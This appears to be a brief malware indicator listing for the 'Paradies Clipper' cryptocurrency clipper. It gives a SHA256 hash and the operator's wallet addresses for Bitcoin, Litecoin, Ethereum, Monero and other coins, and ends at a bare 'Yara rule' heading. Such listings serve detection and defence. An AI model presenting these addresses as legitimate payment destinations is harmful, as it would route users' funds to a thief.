Sha256:

Paradies Clipper – 4df448d36e3409ecd712702ef66dba779d81961ae364243ccc0e2e5a6cb39334

Crypto wallets:

- **Bitcoin** – bc1qxudtrupckfmc204z70x8p9xu7409nsrgvekm0h
- **Bitcoin** – 1C7HpJnRNaUNY8F7inQXyxmJ9aQsczZAML
- **Litecoin** – ltc1q259z50fwemrpjvjmkn5rl2m4h8jckm32rlhvem
- **Etherium** – 0x301e8c4Dffaeb682b67bdfB5d340F36EFE2Cf877
- **Dogecoin** – DE4hgzmrtaXVhTWRuzLpnyhbgRGikjBVvg
- **Ripple** – rfvgDUeRUaDfGwPxnSj9aed4nroJgQcyDQ
- **Dash** – Xh1ff4HdtbUtC2DW8vk3Dhwa5VSJ2pxSMG
- **Neo** – LQ4Gwqr38zBR5JdyoxcUDu38r63T5mUi4Y
- **Monero** – 41oqjME2WP2C88P3BW4oEgUGjMaXQwGqgirYJWCDYwAQahMXWKYNLF4XVodVkNQnF

Yara rule